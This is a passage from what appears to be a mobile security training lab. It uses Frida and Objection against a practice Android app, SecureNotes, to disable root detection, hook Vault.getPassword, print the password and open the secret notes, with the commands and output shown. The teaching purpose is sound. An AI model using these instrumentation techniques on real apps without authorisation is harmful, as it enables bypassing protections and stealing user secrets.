
Save the modified script.



13. Restart SecureNotes with the New Script

Go to the Command Prompt containing the `frida` prompt. Enter the quit command to stop the current interaction. Use the same command as previously to start the application again. Because of the -f argument, the application will automatically be terminated and restarted.


```
E:\lab-files\frida> frida -U -l disable_root.js -f
org.sec575.securenotes --no-pause
...
Spawned `org.sec575.securenotes`. Resuming main
thread! [Microsoft Corporation Virtual
Machine::org.sec575.securenotes]->
```



14. Trigger the Vault.getPassword Method


Switch to the Android VM and click the OK button of the welcome dialog. Next, enter a random password and click the "OPEN NOTES" button. A popup will say that the given password is incorrect.

> You need to make sure the application actually calls the `Vault.getPassword` method in order to trigger your hook.
>
> Alternatively, you could make a new Vault object inside the `disable_root.js` script and call the `getPassword` method manually.




15. Collect the Password

Switch to the Windows VM and read the output of the script. Both hooks have been hit, and the password has been printed to the terminal.



16. Use the Password to Get the Secrets

Switch to the Android VM and use the recovered password to view the secret notes.



17. **Start Objection**

    Close the application by opening the task switcher and clicking on the X for the SecureNotes app.

    Return to the Windows VM and open the Frida Command Prompt. The Frida REPL will have noticed that the application has been terminated and stop automatically:


```
[Microsoft Corporation Virtual Machine::org.sec575.securenotes]->
Process Terminated
Thank you for using Frida!
E:\lab-files\frida>
```

    Start the objection CLI with the correct target application (`org.sec575.securenotes`) as the `gadet` argument:

```
E:\lab-files\frida> objection --gadget=org.sec575.securenotes
explore
Using USB device 'Microsoft Corporation Virtual Machine'

Agent injected and responds ok!

Runtime Mobile Exploration
```



```
by: @leonjza from @sensepost

[tab] for command suggestions
org.sec575.securenotes on (Android-x86: 8.1.0) [usb] #
```



18. Disable Root Detection


Objection has a feature that hides certain files and settings on the device that can be used to identify a rooted device. With the android root disable command, you can enable the hooks, which will prevent the application from detecting them.

```
org.sec575.securenotes on (Android-x86: 8.1.0) [usb] # android root disable
(agent) Registering job fxoi9ankfr. Type: root-detection disable
org.sec575.securenotes on (Android-x86: 8.1.0) [usb] #
```

Switch to the Android VM and click OK on the first alert. The application will not detect the rooted device and will show you the login view.

Switch to the Windows VM and notice that various hooks have been triggered. The `su`


binary, which will be on every rooted device, has successfully been hidden by Objection.



19. Hook the Vault.getPassword Method

The next step is once again to hook the `Vault.getPassword` function. Objection allows you to easily do basic hooking. In this case, we need the return value of `Vault.getPassword`. This can be done though the `hooking` command:

```
org.sec575.securenotes on (Android-x86: 8.1.0) [usb] # android
hooking watch class_method org.sec575.securenotes.Vault.getPassword
--dump
-return
(agent) Attempting to watch class org.sec575.securenotes.Vault and
method getPassword.
(agent) Hooking org.sec575.securenotes.Vault.getPassword()
(agent) Registering job aq0ttf4i72. Type: watch-method for:
org.sec575.securenotes.Vault.getPassword
org.sec575.securenotes on (Android-x86: 8.1.0) [usb] #
```




20. Trigger the Vault.getPassword Method

